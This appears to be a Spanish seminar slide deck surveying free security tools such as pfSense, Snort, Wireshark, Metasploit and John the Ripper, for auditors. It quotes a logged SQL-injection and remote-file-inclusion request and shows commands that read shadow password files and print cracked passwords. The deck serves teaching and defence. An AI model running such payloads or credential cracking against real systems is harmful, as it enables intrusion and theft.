



SEMINARIO AUDITORIA DE SISTEMAS



Seminario: Auditoría de Sistemas

Ponencia: **Sistemas de seguridad en Software Libre**

Ponentes: **Arnulfo Quispe Mamani (Perú),
Oscar Rived Cristóbal (España)**

[Larraby Electrónica y Comunicación S.L. -
Pamplona - España]

<http://larraby.com>

Desarrollo de software



Infraestructuras TIC



Seguridad informática



Consultoría Informática



Y en Pamplona...



Objetivo

Presentar algunas herramientas software que cumplan:

- Categoría: Seguridad Informática
- Licencia: Software Libre
- Precio: Posibilidad de uso sin coste
- Calidad: Contrastada

- Backtrack: <http://www.backtrack-linux.org/>
- M0n0wall: <http://m0n0.ch/wall/> , pfsense: <http://www.pfsense.org/>
- Bacula: <http://www.bacula.org/en/>
- Squid: <http://www.squid-cache.org/>
- mod_security2: <http://www.modsecurity.org/>
- Nessus: <http://www.nessus.org/products/nessus>
- Wireshark: <http://www.wireshark.org/>
- Snort: <http://www.snort.org/>
- Netcat: <http://netcat.sourceforge.net/>
- Metasploit: <http://www.metasploit.com/>
- Hping: <http://www.hping.org/>
- Join the ripper: <http://www.openwall.com/john/>
- Ettercap: <http://ettercap.sourceforge.net/>
- Nikto: <http://www.cirt.net/nikto2>
- Webscarab: https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Dsniff: <http://www.monkey.org/~dugsong/dsniff/>
- Ntop: <http://www.ntop.org/news.php>
- Aide: <http://aide.sourceforge.net/>
- Swatch: <http://sourceforge.net/projects/swatch/>
- Chkrootkit: <http://www.chkrootkit.org/>
- Nagios: <http://www.nagios.org/>
- Truecrypt: <http://www.truecrypt.org/>
- Nmap: <http://nmap.org/>

BackTrack

Distribución LIVE-CD/LIVE-USB orientada a la seguridad informática.

Se puede instalar en disco.

Proyecto basado en la “Seguridad Ofensiva”

Aproximadamente 300 herramientas para el análisis forense, recuperación de sistemas, estudio de sistemas, análisis de vulnerabilidades (y como no, hacking... :-O)

Gran cantidad de documentación de calidad.

BackTrack

The screenshot displays the BackTrack 5 desktop environment. The desktop background features the BackTrack 5 logo and a stylized dragon. A menu is open, showing various categories and tools. In the bottom-left corner, a terminal window is open, displaying the output of a command. In the bottom-right corner, two application windows are visible: 'Zenmap' and 'AutoScan Network'.

Menu:

- Applications
- Places
- System
- Accessories
- BackTrack
 - Information Gathering
 - Vulnerability Assessment
 - Exploitation Tools
 - Privilege Escalation
 - Maintaining Access
 - Reverse Engineering
 - RFID Tools
 - Stress Testing
 - Forensics
 - Reporting Tools
 - Services
 - Miscellaneous
- Internet
- Office
- Other
- Sound & Video
- Wine

Terminal Window:

```
root@bt: /pentest/enumeration/dns/dnswalk
code from server: REFUSED
BAD: All zone transfer attempts of larraby.com. failed!
1 failures, 0 warnings, 1 errors.
root@bt: /pentest/enumeration/dns/dnswalk
```

Zenmap Window:

Scan Tools Profile

Target: 192.168.2.2

Command: nmap

Hosts Services

OS	Host
	192.168.2.2

Filter Hosts

AutoScan Network Window:

Add a network View

ip	HostName
192.168.2.1	
192.168.2.2	SEWIDOT

M0n0wall, pfsense

M0n0wall: firewall completo instalable en dispositivos embebidos (y PC).



Pfsense: evolución de M0n0wall dirigido a hardware más potente – más posibilidades (proxy, IDS, filtros por contenido, antivirus, etc.)

Potencia y fiabilidad similar a productos comerciales MUY caros.

Configurable por entorno WEB.

M0n0wall, pfsense

m0n0wall webGUI Configuration m0n0wall.neon1.net

System
 General setup
 Static routes
 Firmware
 Advanced

Interfaces (assign)
 LAN
 WAN
 DMZ
 WLAN

Firewall
 Rules
 NAT
 Traffic shaper
 Aliases

Services
 DNS forwarder
 Dynamic DNS
 DHCP server
 DHCP relay
 SNMP
 Proxy ARP
 Captive portal
 Wake on LAN

VPN
 IPsec
 PPTP

Status
 System
 Interfaces
 Traffic graph
 Wireless

► Diagnostics

Firewall: NAT

Inbound **Server NAT** **1:1** **Outbound**

Enable advanced outbound NAT

Note:
 If advanced outbound NAT is enabled, no outbound NAT rules will be automatically generated anymore. Instead, only the mappings you specify below will be used. With advanced outbound NAT disabled, a mapping is automatically created for each interface's subnet (except WAN) and any mappings specified below will be ignored. If you use target addresses other than the WAN interface's IP address, then depending on the way your WAN connection is setup, you may also need [proxy ARP](#).

You may enter your own mappings below.

Interface	Source	Destination	Target	Description
WAN	192.168.1.0/24	*	*	LAN out
WAN	192.168.8.0/24	*	12.34.56.79	Secondary LAN out

(e) (x) (+)

m0n0wall is © 2002-2005 by Manuel Kasper. All rights reserved. [\[view license\]](#)

Bacula

Solución completa de sistema de copia de seguridad corporativo.


Basado en cliente – servidor.

Agentes instalables en los clientes (linux, windows, mac)

Servidor instalable en Linux

MUY parametrizable - MUY robusto - MUY barato (gratis)

Bacula



Bacula Web Interface - Mozilla Firefox

http://localhost/cgi-bin/web/

Main Clients Jobs Media Storages Statistics Configuration About

Information

Total clients: 1 Total space stored: 83.7 MB Total media: 1
 Database size: 7.7 MB Total jobs: 2 Total jobs: 64
 Jobs failed last 7 days: 0

Statistics

Job sum: all:all

Running Jobs

JobID	Client	Job Name	Level	Start Time	Duration	Status
107	logp4	backu	Full Set	2008-03-25 10:06:22	40:58	00:07:58 888789

Last Jobs (limited to 10)

JobID	Client	Job Name	Fileset	Level	Start Time	Duration	Jobs/Files	Jobbytes	Errors	Status
124	logp4	backu	Full Set	F	2008-03-20 13:36:22	43:01:19	04:39:55	95727	128000	2.4 GB 0
123	logp4	backu	Full Set	F	2008-03-18 13:36:22	43:01:19	04:39:55	95727	12595	1.2 GB 0
121	logp4	backu	Full Set	F	2008-03-16 13:36:22	43:01:19	04:39:55	95727	73904	2.4 GB 5
119	logp4	backu	Full Set	F	2008-03-14 13:36:22	43:01:19	04:39:55	95727	2205	1.2 GB 0
117	logp4	backu	Full Set	F	2008-03-12 13:36:22	43:01:19	04:39:55	95727	19800	2.3 GB 0
115	logp4	backu	Full Set	F	2008-03-10 13:36:22	43:01:19	04:39:55	95727	1776	1.1 GB 0
113	logp4	backu	Full Set	F	2008-03-08 13:36:22	43:01:19	04:39:55	95727	115712	2.2 GB 0
111	logp4	backu	Full Set	F	2008-03-06 13:36:22	43:01:19	04:39:55	95727	1396	1.1 GB 0
109	logp4	backu	Full Set	F	2008-03-04 13:36:22	43:01:19	04:39:55	95727	11475	2.1 GB 0
107	logp4	backu	Full Set	F	2008-03-02 13:36:22	43:01:19	04:39:55	95727	10956	2.0 GB 0

http://localhost/cgi-bin/web/backup?action=jobage=172800&jobtype=8

Squid

Sistema proxy – cache (directo e inverso) para limitar y proteger el acceso a (y de) WEB.

Mejora el rendimiento y limita el tráfico consumido.

Permite establecer políticas de uso de recursos informáticos.

Permite analizar el tráfico WEB accedido desde cualquier nodo de la red local y generar estadísticas.

Squid



The screenshot shows the homepage of squid-cache.org. At the top left is the site's logo, "squid-cache.org", with the tagline "Optimising Web Delivery" below it. To the right of the logo is a horizontal navigation menu with links for "docs", "download", "donate", "support", "about", "contact", "shop", and "blog". Below the navigation is a large banner image featuring a blue squid with large eyes and purple spots, swimming in a blue, bubbly underwater environment. On the left side of the page, there is a search bar with the label "Search" and a "search" button. The main content area features the heading "Squid: Optimising Web Delivery" followed by a paragraph of text describing the software.

squid-cache.org
Optimising Web Delivery

[docs](#) | [download](#) | [donate](#) | [support](#) | [about](#) | [contact](#) | [shop](#) | [blog](#)

Search

search

Squid: Optimising Web Delivery

Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more. It reduces bandwidth and improves response times by caching and reusing frequently-requested web pages. Squid has extensive access controls and makes a great server accelerator. It runs on most available operating systems, including Windows and is licensed under the GNU GPL.

mod_security2

Módulo instalable en el servidor WEB Apache.

Analiza el contenido del tráfico HTTP y HTTPS

Protege a las aplicaciones WEB. **El 70% de los incidentes se producen por fallos de desarrollo en la aplicación WEB.**

Sistema de reglas: el servidor web realiza acciones ante detección de patrones sospechosos.

mod_security2

Audit Log

ModSecurity records one transaction in a single audit log file. Below is an example:

```
--c7036611-A--  
[09/Jan/2008:12:27:56 +0000] OSD411BEUOkAAHZ8Y3QAAAAH 209.90.77.54 64995  
80.68.80.233 80  
--c7036611-B--  
GET //EvilBoard_0.1a/index.php?c='/**/union/**/select/**/1,concat(username,  
char(77),password,char(77),email_address,char(77),info,char(77),user_level,  
char(77))/**/from/**/eb_members/**/where/**/userid=1/*http://kamloopstutor.  
com/images/banners/on.txt? HTTP/1.1  
TE: deflate,gzip;q=0.3  
Connection: TE, close  
Host: www.example.com  
User-Agent: libwww-perl/5.808  
  
--c7036611-F--  
HTTP/1.1 404 Not Found  
Content-Length: 223  
Connection: close  
Content-Type: text/html; charset=iso-8859-1
```

Nessus

Escaner de vulnerabilidades.

Se instala en un servidor y permite programar los análisis de todos los equipos de una red.

Admite grupos de objetivos (por ejemplo, qué se analizará en el grupo de servidores Exchange)

Gratuito para uso personal. Servicio de suscripción para uso profesional.

Nessus

TENABLE
NESSUS 4

Report: 09/04/09 03:58:23 - Volle Kanne [Delete] [Export...]

- general/tcp
- general/icmp
- general/udp
- ssh (22/tcp)
- http (80/tcp)
- mdns (5353/udp)**

mDNS Detection

Synopsis :
It is possible to obtain information about the remote host.

Description :
The remote service understands the Bonjour (also known as ZeroConf

Filter... Stylesheet: Sort By CVE [View template...]

Disconnect

Wireshark

Analizador de paquetes de red.

Captura el tráfico de red y permite estudiarlo detalladamente.

Admite filtros de captura y visualización. Permite búsquedas avanzadas.

Guarda, carga e importa desde fichero capturas de red.

Permite analizar problemas de tráfico, detectar fallos de seguridad, estudiar protocolos, etc.

Wireshark

Realtek 10/100/1000 Ethernet NIC (Microsoft's Packet Scheduler) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1306	33.229749	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1307	33.271198	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1308	33.287396	192.168.2.144	67.228.110.120	TCP	ill > ht
1309	33.311456	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1310	33.352425	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1311	33.393170	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1312	33.433035	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1313	33.474378	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1314	33.515675	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1315	33.516699	cadmusCo_05:25:d1	Broadcast	ARP	who has
1316	33.519624	67.228.110.120	192.168.2.144	TCP	http > i
1317	33.519666	192.168.2.144	67.228.110.120	TCP	ill > ht
1318	33.521507	192.168.2.144	67.228.110.120	HTTP	GET /dow
1319	33.556981	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1320	33.596976	AskeyCom_b1:b3:0b	Broadcast	ARP	who has
1321	33.598715	cadmusCo_05:25:d1	Broadcast	ARP	who has

Frame 1318: 700 bytes on wire (5600 bits), 700 bytes captured (5600 bits)

- Ethernet II, Src: AbitComp_d9:4f:45 (00:50:8d:d9:4f:45), Dst: xaviTech_40:73:
- Internet Protocol, Src: 192.168.2.144 (192.168.2.144), Dst: 67.228.110.120 (67.228.110.120)
- Transmission Control Protocol, Src Port: ill (1611), Dst Port: http (80), Seq: 33521507
- Hypertext Transfer Protocol

Offset	Bytes	Raw Data	Protocol
0030	ff ff d8 c6 00 00 47 45 54 20 2f 64 6f 77 6e 6cGET /downl	
0040	6f 61 64 2e 68 74 6d 6c 20 48 54 54 50 2f 31 2e	oad.html HTTP/1.	
0050	31 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 77 69 72	1..Host: www.wir	
0060	65 73 68 61 72 6b 2e 6f 72 67 0d 0a 55 73 65 72	eshark.org..User	
0070	2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f	-Agent: Mozilla/	

File: "C:\DOCUME~1\arnulfo\CONFIG~1\Temp\... Packets: 3242 Displayed: 32... Profile: Default

Snort

Sistema de detección de intrusiones para red.

Lenguaje de definición de reglas muy avanzado.


Conjunto de reglas predefinidas suficiente para iniciar su uso inmediato.

Actualizaciones constantes de patrones de detección de nuevas vulnerabilidades.


Posibilidad de almacenar resultados de análisis en base de datos para su estudio posterior.

Snort

Monitoring Internal Traffic



Monitoring External Traffic



Netcat

Netcat permite a través de intérprete de comandos y con una sintaxis sencilla abrir puertos TCP/UDP en un HOST (quedando netcat a la escucha), asociar una shell a un puerto en concreto (para conectarse por ejemplo a MS-DOS o al intérprete bash de Linux remotamente) y forzar conexiones UDP/TCP (útil por ejemplo para realizar rastreos de puertos o realizar transferencias de archivos bit a bit entre dos equipos).

Netcat

Ejemplo: **chat simple**

En host1: nc -l 3333

En host2: nc 192.168.0.1 3333

Ejemplo: **transferencia de fichero**

En host1: nc 192.168.0.1 3333 < backup.iso

En host2: cat backup.iso | nc -l 3333

Ejemplo: **scanner de puertos**

nc -z 192.168.0.1 80-90

Connection to 192.168.0.1 80 port [tcp/http] succeeded!

Metasploit


Sistema de 'Entrenamiento' para el auditor de seguridad (y desarrollador interesado en desarrollar aplicaciones seguras)

Crea un entorno para simular ataques y aprender a defender sistemas reales.

Sistema de módulos que permite simular vulnerabilidades reales. Se puede buscar por ID de bases de datos de vulnerabilidades conocidas (Microsoft Security Bulletin ID, etc)

Amplia documentación.

Metasploit



Hping

Inspirado en **ping**. Permite enviar paquetes TCP, UDP e ICMP, puertos origen y destino arbitrarios

Admite modo **Traceroute**

Permite análisis de reglas de Firewall

Traceroute avanzado, bajo todos los protocolos soportados.

Análisis de red mediante distintos protocolos, MTU, fragmentación, etc.

Hping

- To send two default packets to host 10.0.2.100, we use the following command:

```
#hping -c 2 10.0.2.100
```

Following is the reply:

```
HPING 10.0.2.100 (eth0 10.0.2.100): NO FLAGS are set, 40 headers +  
0 data bytes  
len=46 ip=10.0.2.100 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0  
rtt=2.0 ms  
len=46 ip=10.0.2.100 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0  
rtt=0.6 ms  
  
--- 10.0.2.100 hping statistic ---  
2 packets transmitted, 2 packets received, 0% packet loss  
round-trip min/avg/max = 0.6/1.3/2.0 ms
```

John the ripper

Buscador de contraseñas.

Emplea técnica de 'fuerza bruta' para detectar contraseñas a partir de un fichero de contraseñas cifradas (encriptadas)

Admite unos 40 tipos de cifrado y Hash

Admite búsqueda por diccionario o alfabeto.

Permite análisis distribuido.

Permite reanudación de búsquedas interrumpidas.

John the ripper

```
# cd /pentest/passwords/jtr  
# ./unshadow /etc/passwd /etc/shadow > pass
```

The following is the snippet of the pass file content:

```
root:$6$rCnoPxq7$Y5LzkONOSPMmHJAKcMupio7L0iMHPAV14hXKT8cmxMA3/kcqnuV1/  
gDBqy/sBTmrtvd73ThnMIX1LR9smkkaf.:0:0:root:/root:/bin/bash
```

To crack the password file, just give the following command:

```
# ./john pass
```

The passwords cracked are stored in the john.pot file. To see these passwords you can give the following command:

```
# ./john --show pass
```

The following are the passwords:

```
root:root01:0:0:root:/root:/bin/bash  
tedi:tedi01:1001:1001:Tedi Heriyanto,,,:/home/tedi:/bin/bash  
2 password hashes cracked, 0 left
```

Ettercap


Conjunto de herramientas para utilizar el 'robo' de contraseñas mediante la técnica de 'Man in the middle'

Permite 'espiar' (e incluso modificar) el tráfico entre dos nodos de nuestra red local.

